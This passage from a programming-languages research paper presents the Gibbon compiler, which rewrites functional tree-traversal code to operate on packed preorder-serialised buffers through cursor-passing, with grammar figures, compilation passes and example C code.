- We present compilation algorithms for data packing (Section 4), including a method for determining when a function reaches the end of its input(s), and for converting to a destination-cursor-passing style, which supports operating on data in dense byte streams.
- In an additional evaluation, we show that not only can tree traversals become faster in the packed representation, but that they are still amenable to parallel speedup (Section 7.2.1). To leverage parallelism, we need random access and thus extra layout information in dense encodings—a feature that also allows tree searches to be expressed in our framework, such as a point correlation application evaluated in Section 7.2.2.

2 Background and Example

We begin our study of packed tree representations with perhaps the simplest example: binary trees with integer leaves. In a language with algebraic data types, a recursive walk on the tree would typically use pattern matching, which we demonstrate with the following function that increments each integer leaf by one.

```
data Tree = Leaf Int | Node Tree Tree

add1 t = case t of
           Leaf n   → Leaf (n+1)
           Node x y → Node (add1 x) (add1 y)
```

[2] Described here `http://nullprogram.com/blog/2016/11/15/`

Here we use a Haskell-like syntax, but in fact the small, strict, first-order, purely functional language of tree traversals we consider in this paper is already a subset of most existing languages. The above program is not substantially different in C, Haskell, ML, F#, Scala, Swift, Rust, etc. Only the details of switching on sum types (tagged unions) differ, as well as the syntax for constructing an object while initializing its fields, here: `Node e1 e2`.

The first problem for tree-walks such as this is memory management, as `add1` can easily become a malloc or garbage collector benchmark. For instance, the following C code is over twice as slow as the same implementation in Java or a good functional compiler, thanks to overhead in `malloc`.

```
Tree* add1(Tree* t) {
  Tree* tout = (Tree*)malloc(sizeof(Tree));
  tout→tag = t→tag;
  if (t→tag == Leaf) {
    tout→elem = t→elem + 1;
  } else {
    tout→l = add1(t→l);
    tout→r = add1(t→r);
  }
  return tout;
}
```

But even if we assume bump-pointer allocation in an arena, and *no header objects*—even if we go further and enable the `__packed__` attribute for our structs to save tag space—the performance of the above code is still several times below what is achievable. The main observation of this paper is that bulk tree walks are efficient if done directly on a pre-order serialization of the tree, and that it is possible to automate the translation of recursive functions, such as `add1` above, into code that directly manipulates data buffers containing serialized trees.

For our simple example, this buffer-passing code isn't complicated to write by hand in C, as pictured on the right. Yet this approach cannot scale—it quickly becomes tedious and error prone. Clearly, no one would use a technique like this for building a non-trivial tree processing program such as a compiler or a web browser!

This C program is similar to the output produced by the Gibbon compiler we describe in this paper. We refer to the input and output pointers as *cursors*, and one of the primary jobs of the compiler is to insert them automatically.

```
char* add1(char* tin, char* tout) {
  if (*tin == Leaf) {
    *tout = Leaf;
    tin++; tout++;
    *(int*)tout = *(int*)tin + 1;
    return (tin + sizeof(int));
  } else {
    *tout = Node;
    tin++; tout++;
    char* t2 = add1(tin,tout);
    tout += (t2 - t);
    return add1(t2,tout);
  }
}
```

2.1 Challenges and Limitations

At a basic level, the remainder of the paper describes how to generate efficient, but complex, cursor-passing C code automatically from the simple functional tree-walking program we began with. However, this code generation process is not as easy as our initial example makes it seem. Our compiler must solve several challenging problems: ensuring complete

traversal to consume the stream in order, tracking the state of cursors into the tree, and more. We begin by outlining some of those challenges, and delve into their solutions in subsequent sections. Of course, many challenges can be overcome with extensions to the data format, and in Sections 2.1.2 and 7 we will explore various extensions to the basic preorder serialization. But we begin with the most basic scenario, where all data for a tree resides in one buffer, contiguously.

2.1.1 Ensuring complete traversal

Our `add1` function is well-behaved and easy to compile. But many real programs, even very simple ones, pose more challenges. For example, consider the following two seemingly-similar functions:

```
left t = case t of
           Leaf n   → n
           Node x _ → left x
```

```
right t = case t of
            Leaf n   → n
            Node _ y → right y
```

These functions are isomorphic to each other in a pointer-based representation. But with a preorder, packed representation there is the stark difference between them. The `left` function only needs access to left branches, which are serialized immediately after the tag for `Node`. But the `right` function needs to *skip over* that left child, to reach the right child. Our prototype adopts a simple solution for this problem: generate a *dummy traversal* that walks the left child to reach the right. This of course is inefficient for many applications, if the tree traversal need only consider a small portion of the tree. But in bulk processing where most of the tree is visited, dummy traversal is simple and fast, preserving the linear memory access pattern favored by modern processors. However, adopting this strategy is not straightforward—the compiler must determine when these extra traversals are needed. This requires the addition of an effect system to track how much of the input buffer is *read*, corresponding to the effect of moving a cursor in the resulting code (Section 4.1).

2.1.2 Extensions

There are many possible extensions to the basic preorder format. For example, we can include *indirections*, which use a distinct tag in the serialized stream to insert a pointer to another buffer or portion of the existing buffer. We can also selectively use alternative constructors that include size information and allow random access. Note that we can *still* save space even while storing size (layout) information. For instance, the `Node` record above could be laid out as: `NodeTag <size_left> <left> <right>`.

Whereas a pointer based representation would spend *two words* for the left and right pointer (16 bytes[3]), if we assume individual tree values are less than 4GB, we need only four bytes for the size of the left tree, and we needn't store the size of the right tree at all! Indeed, we plan to explore the tradeoff between density of encoding, and computational overhead. A dense encoding in the style of UTF8 would enable us to store small values of `<size_left>` in as little as one byte.

We return to the topic of extending the basic format in Section 7, and we present preliminary experiments using layout and indirection extensions in Section 7.2.1 and Section 7.2.2. Further, in the future, it makes sense to fully explore the spectrum of representations between

[3] One basic advantage that we leverage here is that 64 bit platforms have become wasteful of memory, using 8 bytes for every pointer, even though most of the time it is unneeded.

packed and pointer-based. In this paper, to simplify the exposition, we present our core language plus our compilation algorithms in the setting of the simple, *completely* serialized representation.

2.2 Related Work

One line of closely related work focuses on managing data layout in trees and other data structures to promote spatial locality [4, 5, 27, 16, 6], by modifying garbage collection to co-locate objects [6], modifying memory allocators to proactively place objects with similar access patterns together [16, 4], or modifying the internal layout of objects to place hot fields near each other [5]. These approaches attempt to "pack" data together, using various techniques, into cache lines to improve spatial locality, and hence have some resemblance to our packed representations, which gain some performance benefits from packing tree data into a compact format that promotes spatial locality.

Perhaps the most closely related of these is Chilimbi et al.'s *cache conscious structure layout* [4]. They propose a cache-conscious data placement scheme where, given a traversal function, tree-structured data will be laid out in memory in a *clustered* manner: nodes from small subtrees will be placed on single cache lines. By matching the tree layout to a specified traversal order, spatial locality is improved when the tree is traversed in that order. A key difference between our packed representation and Chilimbi et al.'s work is that this work focused on object layout, without changing the internal *representation* of the objects. Leaving the object representation of tree nodes the same allows code that manipulates the objects to remain the same, but incurs costs: there is no opportunity to reduce the space or instruction overhead incurred by pointers linking nodes in the tree (see Figure 1), as exploiting that opportunity requires code transformation. Most of the aforementioned spatial locality work makes the same tradeoff.

One exception is Chilimbi et al.'s work on *automatic structure splitting* [5], where objects are transformed into split representations, allowing hot fields from multiple objects to be co-located on a single cache line while those objects' cold fields are placed elsewhere. Because this layout optimization changes the internal representation of the object, Chilimbi et al. develop a compiler pass that automatically transforms code to work with the split representation. The transformations for structure splitting concern how to access object fields, and hence, unlike our work, do not require deeper transformations to remove the pointer dereferences inherent in traversing linked data structures. Indeed, neither this work nor cache-conscious structure placement affect the behavior of pointers in data structures.

Lattner and Adve's *automatic pool allocation* identifies memory allocations that, roughly, correspond to different data structures so that objects from disjoint data structures can be allocated into separate pools [16]. This approach does not change the internal layout of data structures (and hence does not require substantial modifications to the way a data structure is used) nor does it do any further layout optimization to promote locality. However, it does enable a *compression* step. Because pointers *internal* to data structures point to other objects in the same pool, these pointers do not need to point to arbitrary addresses, and can instead use fewer bits to represent the target [17].

Hsu looks at a representation of abstract syntax trees that uses a matrix layout, allowing operations to be specified in a data-parallel manner without traversing pointers [14]. While this representation shares a goal with ours of avoiding pointers, it is not "packed"—the representation requires a dense representation of a sparse matrix—and hence does not yield the type of space savings we target.

In the high-performance computing community, linearizing trees and tree traversals for improved performance has been a common technique [18, 9]. These linearizations tend to be

ad hoc, written specifically for a given application, and each application must be re-written by hand to benefit. This contrasts with our compiler-based approach which allows programmers to write using idiomatic traversal algorithms, relying on the compiler to synthesize the packed representation as well as the algorithm to traverse that representation.

Similar *ad hoc* layout transformations have recently been pursued in the context of vectorization [20, 22, 23]. Meyerovich et al. discuss different linearization schemes that can promote packed SIMD loads and stores, improving vectorization efficiency [20]. These layouts have the implicit effect of eliminating pointer dereferences, as in our packed representations, but rely on index arithmetic to traverse formerly-linked nodes, rather than encoding particular traversal orders. Ren et al. look at a wide range of tree layouts for vectorization, each targeted at different traversal patterns [22, 23]. These layouts are chosen to match the traversal patterns of an application, enabling the removal of pointers, as in our layouts. Ren et al. use a library-based approach: applications are written using high-level tree interfaces, with specific layouts chosen based on hardware and application considerations. In contrast, our work focuses on compiler-driven transformations of both the tree layout and the code that traverses the tree.

3 The Gibbon Input Language

To demonstrate the compilation technique we propose, we use a typed programming language simple enough to present briefly in a paper, and featureful enough to express some interesting tree-manipulating functions, such as compiler passes.

The syntax is given in Figure 2—it is simply a standard first-order functional language. Programs consist of a series of data type declarations and function declarations. Similar to most functional programming languages, programmers may define *algebraic data types*, and dispatch on them with a `case` form (called `match` or `switch` in some languages). For example, a data type for Peano numbers would have two cases: `Zero` and `Successor`.

Data types declared with `data` are automatically and implicitly *packed* in this language. In this basic design, the only non-packed data types are tuples $(\mathtt{e}_1, \ldots, \mathtt{e}_n)$, accessed with $\mathtt{e}.n$. Note, however, that tuples are sufficient for functions to take and return arbitrary numbers of packed data types. When we perform cursor translation in our compiler, this will mean passing multiple *output cursors* to a function in order to provide buffers for it to write its results to.

Other language features are standard: tuple access, let binding, conditionals, and primitive operations. Conditionals are included to avoid the need for `Bool` to be packed data (because `case` operates on packed data only). Standard primitive values are included such as integers, booleans, and symbols. Finally, Gibbon provides dictionaries (not shown) to support more sophisticated operations such as bulk transformations—substitution on an abstract syntax tree is one example. A fuller language would support richer data types, more operations, and data structures such as arrays and lists, but the crucial elements for expressing tree-shaped data and transformations on trees are present.

Rather than moving directly from a high-level functional language to cursor-oriented low-level C code, our compiler transforms programs first into an intermediate language which captures the crucial invariants. These additional forms are presented in Figure 3 and described in Section 4.

$K \in$ Data Constructors, $T \in$ Type Constructors, $v \in$ Variables

Program	$prog$	$::= \overline{dd}\ ;\ \overline{vd}\ ;\ \overline{fd}\ ;\ e$
Packed Data Declarations	dd	$::= \texttt{data}\ T\ =\ \overline{K\ \tau}$
Value Declarations	vd	$::= v\ :\ \tau\ ;\ v\ =\ e$
Function Declarations	fd	$::= f\ :\ \tau\ \rightarrow\ \tau\ ;\ f\ (\ v\ )\ =\ e$
Expressions	e	$::= v \mid n \mid \texttt{True} \mid \texttt{False} \mid e \odot e \mid f\ e$
		$\mid (e_1, \ldots, e_n) \mid e\ .\ n \mid \texttt{let}\ \ v\ :\ \tau\ =\ e\ \ \texttt{in}\ \ e$
		$\mid \texttt{case}\ e\ \texttt{of}\ \overline{K\ \overline{v}\ \Rightarrow\ e} \mid \texttt{if}\ e\ \texttt{then}\ e\ \texttt{else}\ e$
Types	τ	$::= T \mid (\ \tau_1, \ldots, \tau_n) \mid \texttt{Int} \mid \texttt{Bool} \mid \ldots$
Prim Ops	$\odot$	$::= + \mid - \mid * \mid \ldots$

Figure 2 Grammar for source language.

Expressions	e	$::= \ldots \mid \texttt{switch}\ v\ \texttt{of}\ \overline{K\ (v) \Rightarrow\ e} \mid \texttt{toEnd}\ (e) \mid \texttt{fromEnd}\ (e)$
		$\mid \texttt{write}\ (\text{`}K\text{'},\ v\ ) \mid \texttt{write}\ (\ n\ ,\ v\ ) \mid \texttt{read}\ (\ v\ ) \mid \texttt{finish}\ (e)$
Types	τ	$::= \ldots \mid T_\ell \mid Needs([\overline{\tau}], \tau) \mid Has([\overline{\tau}]) \mid End(\hat{\ell})$
Extended vars	v	$::= \text{v} \mid \texttt{end}_{\text{v}} \mid \texttt{start}_{\text{v}}$
Location vars	ℓ	$::= \alpha \mid \beta \mid \ldots$

Figure 3 Extensions to the core language for cursor-inserting compilation. Here we read and write word-sized (or smaller) values from byte streams. And switch is a low-level mechanism to read and case on the next tag byte from a stream.

Using Gibbon

Gibbon is implemented as a language built on Racket [8], using Racket's language implementation and extension facilities. Gibbon's type checking support is implemented by compiling to Typed Racket [25]. A programmer can develop and test a Gibbon program using the DrRacket IDE and tools, which include code coverage, syntax highlighting, on-the-fly type checking, etc.

Given a working Gibbon program, it can then be compiled using our compiler via a C backend and a standard C compiler. These backends apply the techniques described in subsequent sections to automatically use packed data to represent all types declared using the `data` form.

4 Compilation Algorithms

Gibbon's approach is to convert programs into a form of *destination passing style* [15], where destinations are not managed per-heap-object (i.e. per-data-constructor), but rather for entire trees or subtrees. This approach implies function calls producing data types do not generally call the allocator, for example, even a simple function such as `f` below (on the left) is transformed to take a destination cursor argument, as shown on the right:

```
data Foo = MkFoo Int
f() = MkFoo 3
```

```
f ptr = let p2 = write('MkFoo',ptr)
        in write(3,p2)
```

We say that data types like `Foo` are *packed* types, whereas `Int`, `Bool`, `Symbol`, etc. are not. As we will see in this section, during compilation the data constructors for packed types (`MkFoo`) will themselves come to require destination cursor arguments, before eventually ending up in the final state (shown above) of writing directly to input and output data streams. We insert these cursors using the extended language of Figure 3, which includes an extended type-system for safely dealing with cursors (currently used only by the compiler, and not exposed to the user).

Functions do not, however, merely have the effect of writing destination memory. Sometimes functions will need to allocate new memory regions as well. We treat tuples `(e1,e2)` as value types, so they don't account for allocation. But consider expressions `(e :: T)`, where `T` does not contain packed values, yet subexpressions of `e` have types which do. For instance:

```
g n = (case MkFoo n of MkFoo i → i) + 4
```

If the optimizer does not eliminate this silly expression, then `MkFoo` *must* be given a destination, even though the constructed data does not escape the function `g`. For this purpose, we will use a very simple form of region allocation which takes advantage of the purely functional nature of the Gibbon language. Namely, we know that the case expression of type `Int` above can have no other visible effect or communication than producing an `Int`, so thus we can *region allocate* the `MkFoo` constructor inside a buffer that is freed when the expression returns (in the implementation, this resembles stack allocation). This follows the precedent of other languages such as UrWeb [7], as well as previous work on region types [26, 11].

This matter of destination routing is the primary function of the Gibbon compiler. However, to support it, other analyses are required. For instance, determining the destination cursor for a field within a data record requires determining an *end witness* for the field before it—that is, a pointer to the position in the buffer that marks the end of one field and the start of the next. If we recursively unpack adjacent fields without storing a pointer to the later fields, we must rediscover those downstream fields as a side effect of *traversing* their upstream ones. (For example, in our binary tree data type, to discover the start location of `y` in `Node x y`, we must first scroll through `x` in the preorder packed data.) Thus we begin with an inter-procedural analysis of which functions are able to traverse their inputs.

The overall structure of the compiler, covered in the rest of this section, is:

1. Infer traversal effects (Section 4.1).
2. Generate additional traversals as necessary to reach input ends (Section 4.2).
3. Route end-of-value witnesses as additional function returns (Section 4.3).
4. Switch to destination cursor-passing with additional function arguments (Section 4.4).
5. Code generation (Section 4.5).

4.1 Inferring traversal effects

To reason about traversals, we associate with every packed type an *abstract location*. This is different from a region variable in prior work, because it is a symbolic value representing the *exact memory location* that a value starts at. No two distinct data constructors can share the same location, whereas two values can share the same "region". The type signature of `add1` becomes:

```
add1 :: Tree_α → Tree_β
```

This is read "function f takes a tree at location α and produces one at location β." Note that a function of type $\texttt{Tree}_\alpha \rightarrow \texttt{Tree}_\alpha$ is *necessarily* the identity function. Next, if `f` examines all the bytes in α, we say it has the effect $traverse(\alpha)$ and we write its type as:

```
add1 :: Tree_α -α-> Tree_β
```

We write end_α to signify the location after the last byte of α, or $\hat{\alpha}$ for short. One way of looking at a function that traverses α is that it can *witness* end_α. At runtime, this witness is merely a pointer value. Ultimately we will rewrite the function to return such a witness. For now, the goal of the effect inference pass is to determine a consistent traversal type for all functions jointly. Of course, if `f` calls `g`, whether `f` reaches (witnesses) the end of its input may depend on whether `g` does likewise.

A lattice of locations

The locations used above, α, β, are *metavariables* that can range over different locations, depending on what the (location-polymorphic) function `f` is applied to. Intuitively, we expect *outputs* to be polymorphic in location, corresponding to the as-yet-undetermined destination parameter. Conversely, inputs already exist in memory at a fixed location. This includes lexically-bound variables introduced by λs or pattern matching. For example, the variables `tr`, `x`, and `y` from `add1` below.

```
add1 :: Tree → Tree
f(tr) = case tr of Node x y → ···
```

In fact we name these fixed locations after their lexical variables, simply: ℓ_{tr}, ℓ_{x}, ℓ_{y}. In contrast, `let`-bound variables take on the locations of their right-hand-side. Every data constructor in the program introduces a *fresh* location. Fixed variables only unify with themselves, but fresh variables unify with any other (non-tuple) location. Together with tuple locations (ℓ, ℓ), these fresh and fixed locations form a lattice under unification. For example, $(\ell_1, \ell_2) \sqsubseteq (\ell_3, \ell_4)$, if and only if there exists a substitution on metavariables that ensures $\ell_1 = \ell_3 \wedge \ell_2 = \ell_4$. Such a substitution assigns fixed locations to metavariables, and does *not* allow metavariables to range over entire tuple locations.

In this lattice, non-packed values such as integers always have location $\bot$. On the other hand a top value ($\top$) is reached when two locations are incompatible. For example, the following term has location $\top$ because it attempts to unify two fixed locations ℓ_{x} and ℓ_{y}.

```
(case p of Node x y → if _ then x else y) :: SomePackedDatatype
```

Indeed, we cannot statically know what *location* this expression will return, even symbolically. (We have no notion of disjunction locations in our definition: e.g., $\ell_{\text{x}} \vee \ell_{\text{y}}$.) Finally, ends are always distinct locations from starts: $\forall \ell. end(\ell) \neq \ell$.

Analysis and fixed point

We use the lattice of locations above to perform a program analysis, assigning a location to each subexpression, as well as a set of traversal effects. The basic idea is that an expression `case e of ...`, creates a traversal effect for the location of `e` provided that all the branches of the case traverse the (non-statically-sized) arguments of their data constructors. This stage of the process is *optimistic*, in that it assumes that any additional traversals that are *necessary* but not *present* will subsequently be inserted later. For example:

```
  case v of K (y :: Tree) (x :: Int) → x
```

Here, when reading data type `K` from a a preorder serialization in a buffer, accessing the simple scalar `x` requires somehow traversing `y` to witness $\hat{\ell_y}$, where $\hat{\ell_y} = \ell_x$. During the infer effects phase, we optimistically assign the traverse effect, $traverse(\ell_v)$, to the above code, *assuming* that a dummy traversal will later be inserted (Section 4.2). If it were not, this program couldn't compile!

Even with this assumption, determining the traversal effect signature for each function is nontrivial because of interdependencies between functions. Thus we design this pass as a traditional program analysis that iterates to a fixed point. We begin with every function having a *maximum* traversal signature—we assume it reaches the end of *every* packed input. Then, this set monotonically decreases in every round until the fixed point is reached.

The running `add1` example does not contain mutual recursion, so it takes only one iteration to reach a fixed point. But the reasoning is still recursive (inductive)—add1 is only able to traverse its input because its recursive call sites traverse their (subtree) inputs:

```
add1 :: Tree_α -α-> Tree_β
add1 t =          — when the polymorphic type is instantiated, α ↦ ℓ_t
 case t of        — case has traverse(ℓ_t), because all branches do
   Leaf n   -> Leaf (n+1)   — fresh location; γ, static size, thus traverse(ℓ_t)
   Node x y -> let x' = add1 x in — x' at fresh loc; call's effect: traverse(ℓ_x)
               let y' = add1 y in — y' at fresh loc; call's effect: traverse(ℓ_y)
               Node x' y' — traverse(ℓ_y) implies traverse(ℓ_t)
```

Here the compiler has also performed a bit of standard flattening, introducing temporaries. Inferring the traverse effect for the `Leaf` case is trivial, because once we know `t` is a `Leaf`, we know its exact byte size, and can compute $\hat{\ell_t} = \ell_t + 9$ bytes. In the `Node` case, because of the polymorphic signature, ($\forall \alpha\beta$. $\texttt{Tree}_\alpha \xrightarrow{\alpha} \texttt{Tree}_\beta$), the lexical variables `x'` and `y'` have fresh, unrestricted locations, but, more importantly the recursive call gets the effect $traverse(\ell_y)$, due to the effect annotation on the function's type ($\xrightarrow{\alpha}$).

4.2 Copy and traversal insertion

During analysis, we generated all the information we need not only to *label* traversal effects in function signatures, but to recognize where they are needed, but missing, and where destination-location constraints conflict. Next we need to *repair* the program to fix these problems. With the inter-procedural traversal types settled, we reprocess the program and repeat the same location analysis, but this time, we mark wherever we are (1) *missing* a witness of a field stored within a packed buffer, or (2) have *conflicting* constraints where a packed value flows to two incompatible destinations (sharing).

First, a missing end-witness can always be restored, if necessary, by inserting a call to a dummy traversal function. For example, the program fragment from the previous subsection (with a missing traversal) would take the following form after a dummy-traversal insertion:

```
case v of K (y :: Tree) (x :: Int) ->  — Here we know ℓ_x = ℓ̂_y
  let end_y = traverseTree y in x
```

Here, `traverseTree` is synthesized by the compiler based on the structure of the type definition. The call to `traverseTree` may look like dead code, but it's dead code with the correct location, which lets the compiler pass described in the next section reuse the end of `y` as the start address of `x`.

Second, a *conflicting* destination location can always be resolved by inserting a copy function[4]. A simple example of a program that forces a copy is one that introduces sharing:

```
let x = f t in  Node x x
```

In later extensions (Section 7), we will use these missing traversals and conflicts to go back and *change the data format* (i.e. use packed records augmented with indirection nodes, rather than the most straightforward preorder serialization). But, for *completeness*, it always suffices to naively insert copies or dummy traversals. Copy insertion for the above program would break the sharing:

```
let x = f t in  Node x (copyTree x)
```

Here the call to `x` can flow to the destination location right after the `Node` constructor, and can, from there, be copied to occur a second time in the output buffer. Inlining can also resolve these conflicts, producing `Node (f t) (f t)`, in which the two calls flow to different destations in the output buffer. Our current prototype compiler prefers inlining where possible (because it enables subsequent optimizations), and uses copy-insertion otherwise.

4.3 Routing end-of-value witnesses

After all traversal constraints are satisfied by recursive calls or compiler-inserted traversals, we then transform the program in a type-directed way, to include additional return-values: end-witnesses.

```
add1  :: Tree_α  -α->  Tree_β                  — Before
add1' :: Tree_α  ->  ( End(α̂), Tree_β )  — After
```

Here the type of the end-witness is $End(\hat{\alpha})$, which signifies a cursor (pointer) to the end of a value, which is not useful by itself. Rather, it is useful if it witnesses the *start of another value*. This brings us to the topic of our **type system for cursors**. Cursors are internal to the compiler, rather than exposed to the user. We use a typing discipline resembling *session types* [13] to ensure their correct handling in the compiler's intermediate language—specifically, the types ensure that data is read from and written to buffers in the correct order.

We add three new cursor types: the *End* type, as mentioned above, *Has* cursors for reading, and *Needs* cursors for writing. These will be described further in Section 4.4. In brief, $Has([A, B])$ is an input pointer that, when read from, yields a value of type A as well as a pointer of type $Has([B])$. The *Has* type is parameterized by a list of types A, B, ..., which correspond to the types of values that must be read in a particular order from the buffer. $Needs([A, B], C)$ is an output pointer that requires a value of type A be written to the pointer, followed by B, after which a fully initialized value of type C can be read from the buffer. A given *Needs* cursor must be used linearly, after the address is written to, writing it again would clobber existing data.

During the routing pass, we use these cursor types to insert additional bindings in the program that explicitly encode facts about how to reach the end of a given location. This uses $\texttt{start}_v$ and $\texttt{end}_v$ as special variables to refer to the physical start and end locations of other variables. ($\texttt{start}_v$ is roughly `&v` in C.) Namely:

[4] More generally, we can perform a *program synthesis* here to fix the program by generating a recursive call that meets that constraint. Copies work, but so does inlining. Ultimately, when we consider indirection extensions to the data format (Section 7), the program repair process interacts with data-structure layout choices, because sharing can be addressed by adding (limited) indirections back in.

- One field's end becomes its successor's start. This becomes a binding, such as:
  `let start`$_y$`= end`$_x$.
- Fields of static sizes have known offsets, such as:
  `let start`$_y$`= start`$_x$`+ offset`.
- In `case a of K b1...bn` $\rightarrow$ ..., the end of last field `bn` is also the end of `a`, thus
  `let end`$_a$`= end`$_{bn}$`in` ···

We could record these facts in program metadata, but in our current approach we instead manifest them explicitly as let bindings. Note, however, that they may refer to (temporarily) unbound end-variables! We solve this later with a pass that reorders these bindings.

Performing this transformation on `add1` yields a program with extra bindings as well as the additional end-address-of-input return values.

```
add1' :: Tree_α → ( End(α̂), Tree_β ) ;
add1' tr = case tr of
    Leaf n →  let end_n = toEnd(start_n + 8) in
              let end_tr = end_n in
              (end_tr, Leaf n+1)
    Node x y →  let start_y = fromEnd(end_x) in
                let (end_x,x') = add1' x in
                let (end_y,y') = add1' y in
                let end_tr = end_y in
                (end_tr, Leaf x' y') ;
```

Just as with the dummy traversal example earlier, the compiler at this phase does not use the `start`$_y$ binding. Later, when we switch to using explicit cursors into input and output byte streams (Section 4.4), we lose direct access to fields beyond the first one, and the `start`$_y$ binding then replaces the binding for `y`.

Further, to make the injected bindings above type check, the compiler must insert *coercions* between *Has*/*Needs* types on the one hand and *End* types on the other. The `toEnd`/`fromEnd` forms are coercions. The compiler ensures the correctness of these coercions and offset computations. For instance, given `start`$_n$ `:: Has(Int)`, we know that `start`$_n$`+8` is a valid offset (8 is the size of `Int`), but that 7 would not be.

Lastly, before we proceed, note that the original textual order of the program does not effect the results of traversal inference or end-witness discovery. This is because the compiler aggressively reorders programs in order to connect end-witnesses with their consumers. (Starting with purely functional programs makes this easier.) For example, the following two programs for summing the leaves of a tree are equivalent to the compiler.

```
sum1 t = case t of Leaf n → n | Node x y → sum1 y + sum1 x
sum2 t = case t of Leaf n → n | Node x y → sum2 x + sum2 y
```

4.4 Output cursor insertion

Next we are ready for the core translation in the compiler—switching to destination-cursor-passing calling conventions. This proceeds in two phases:

- First, perform a dataflow analysis and mark every data constructor, K, or function call which returns packed data, with a *destination*. A destination is a static source location of another constructor application, or is one of the output terminals of the enclosing

function definition, i.e. location β in a $\texttt{Tree}_\beta$ output. Copy-insertion will have guaranteed a unique destination for each such value (i.e. no sharing).

- Second, perform a type-directed, type-preserving cursor-insertion pass. This augments functions with additional inputs (output cursors), and changes their return value convention to return additional end witnesses for outputs as well as inputs. That is, rather than conventionally returning the start address of an output value, the function now returns the end-address of that same value.

For example, the `add1` function becomes:

```
add1'' :: (Has([Tree_α]), Needs([Tree_β],γ)) →( End(α̂),  End(β̂)) ;
add1'' cin cout =
  switch cin of
    LEAF(cin1) → let cout2    = write(LEAF,cout) in
                 let (cin2,n) = read(cin1) in
                 let cout3    = write(cout2, n+1) in
                 (toEnd(cin2), toEnd(cout3))
    NODE(cin1) → let cout2         = write(NODE,cout) in
                 let (end1, cout3) = add1'' cin1 cout2 in
                 let (end2, cout4) = add1'' fromEnd(end1) cout3 in
                 (end2, toEnd(cout4))
```

The new `switch` form reads one byte from an input buffer and dispatches based on the contained tag. Each case of the switch statement binds a cursor pointing to the beginning of the first field of the matched data—naturally these cursors have different Has types based on the types of fields in the respective data constructor. The return value of the function has turned into a End cursor, whereas the inputs have turned into read and write cursors respectively (Has and $Needs$). These behave much like typed channels with protocols. We use the extensions in Figure 3 to write and read cursors:

```
write :: (Needs(a : rst, b), a) →Needs(rst, b)
read  :: Has(t : rst) →(Has(rst), t)
```

Here we use Haskell-style list syntax at the type-level, so single-colon is "cons", and the list literal `[a,b]` is shorthand for `a : b : []`. $Needs$ tracks a list of values its *waiting for*. For instance, given a data type, `data Foo = MkFoo Int Int`, after we write a tag for `MkFoo` to an output buffer, the output cursor has type $Needs$`([Int,Int],Foo)`. The second argument of the $Needs$ is the type of the value which will be completed only after all the obligations have been satisfied. Once the list of needed-values is empty, retrieving the completed value can be accomplished with `finish`:

```
finish :: Needs([],T) →Has([T])
```

In the context of the above example, if `cout` :: $Needs([Tree_\ell], \gamma)$, then the expression `write(cout,LEAF)` has type $Needs([Int], \gamma)$, whereas `write(cout,NODE)` has type $Needs([Tree, Tree], \gamma)$, corresponding to the different number and type of the fields for those respective data constructors.

Locally dilated representation of packed values

Sometimes the end-witness of a given value is computed, say, underneath a conditional. Thus we may need to change the types of expressions to (locally) tack on additional return values. In order to accomplish this, our cursor-inserting transformation internally switches to a *dilated*

representation of every packed value. Inside the local scope of a function body, a subexpression that originally returned $\texttt{Tree}_\alpha$, must instead return a pair $(Has(\texttt{Tree}_\alpha), End(\hat{\alpha}))$. The transformed program routes these tuple values throughout the function body, making it possible for the compiler to directly produce $End(\hat{\alpha})$, in the tail position of the function body, to satisfy the calling convention by returning an end-witness. Note that the inter-procedural calling conventions do not change to reflect this dilated representation, rather, mediation happens at the call sites.

One surprising aspect of the cursor-passing output language is that it is *still purely functional*. Rather than directly encoding effects, we have created a purely functional interface where `write` returns a new cursor, and all $Needs()$ cursors must be used in a *linear*, but pure, way. (For instance, in the Gibbon interpreter we use for debugging, evaluating programs after every compiler pass, we model cursors as *lists*, where write is "cons".)

The fate of constructors and case expressions

Here we cover the `switch` form in more detail. The cursor-insertion pass lowers constructors to operate directly on destination cursors. Thus `MkFoo 55` becomes a multi-step operation, where we first initialize the `MkFoo` structure (returning a cursor pointing to its `Int` field), then write the `55` to that cursor. We capitalize data constructor names when they are used as simple one-byte "enum" values:

```
let cur2 = write(MKFOO,curs) -- 1 byte tag
    cur3 = write(cur2,55)    -- 8 byte int
in (curs, toEnd(cur3))  -- Return dilated start/end pair. cur3 = curs+9
```

The above program is well-typed, following the protocol on output cursors. The "value" of the resulting data constructor is now equivalent to the pointer location at which it was written, i.e. `curs`, which we return in the body, together with an end-witness to match the dilated convention. Note again that cursors themselves are persistent, not mutated, which is why each operation with side-effects on a buffer (e.g. `write`), returns a fresh cursor representing the new value of the cursor.

Finally, what becomes of the `case` expression? `case v of K x y → e2`, if both `x` and `y` are of fixed size, is ultimately translated to:

```
switch start_v of
  K(cur) → let (cur2,x) = read(cur)
               (cur3,y) = read(cur2)
           in e2
```

Here `switch` reads one byte from the cursor given as its scrutinee, and then dispatches based on that tag (just like C's switch statement). It is a binding form only insofar as it binds a cursor, `cur`, to the position just after the tag—i.e., the start of `K`'s fields. Then, we generate explicit code to read the fields one at a time from the appropriate positions in the byte stream. Not that the Has type for `cur` will contain *two* values, `cur2` one, and `cur3` zero remaining values.

4.5 Code generation

The final step for Gibbon compiler is to generate native code. Any backend target would do (LLVM, native code, etc.), but we presently generate C code. Because the current Gibbon design is a first order language, this is straightforward. We generate C code in static single-assignment form.

The compiler eliminates tuples through "unarization", except at function call returns where structs encoding tuples are returned. Tuple function arguments become multiple arguments. Conditionals that return tuples instead write multiple destination variables. The compiler walks through the program to accumulate all remaining anonymous tuple types, and emits C struct declarations for each.

The cursors become merely `char*` pointers, and `switch` statements closely correspond to C switches, while `read` and `write` are open-coded as pointer operations. Because `read` returns two values, it generates multiple statements rather than creating a tuple, and thus need not create a struct. Finally, the generated C code is linked with a simple run time system that includes code for (de)allocation and initialization.

5 Implementation

In the next section we evaluate a prototype Gibbon compiler, implemented in Haskell, exposed through a Racket `#lang` mode, and generating code via C. This compiler implements the algorithms of the prior section, with a few current limitations.

Packed & Pointer, malloc & bumpalloc

The Gibbon C backend supports multiple modes of code generation, which we compare in the next section. The first distinction is between two primary implementation strategies:

- **packed**: Generate code using all the compiler passes of Section 4. Data of packed type can be read from disk in human readable or binary/packed formats, but in memory it stays always in preorder serialized representation.
- **pointer**: Use traditional C struct representations. This mode provides a baseline for comparison. It shares the front and back of the compiler with packed mode. But, in pointer mode, we skip the transformations that introduce cursors and packed representations. Rather, we use a traditional pointer graph of heap objects to represent all data. This mode uses the default policies of the C compiler for `struct` layout.

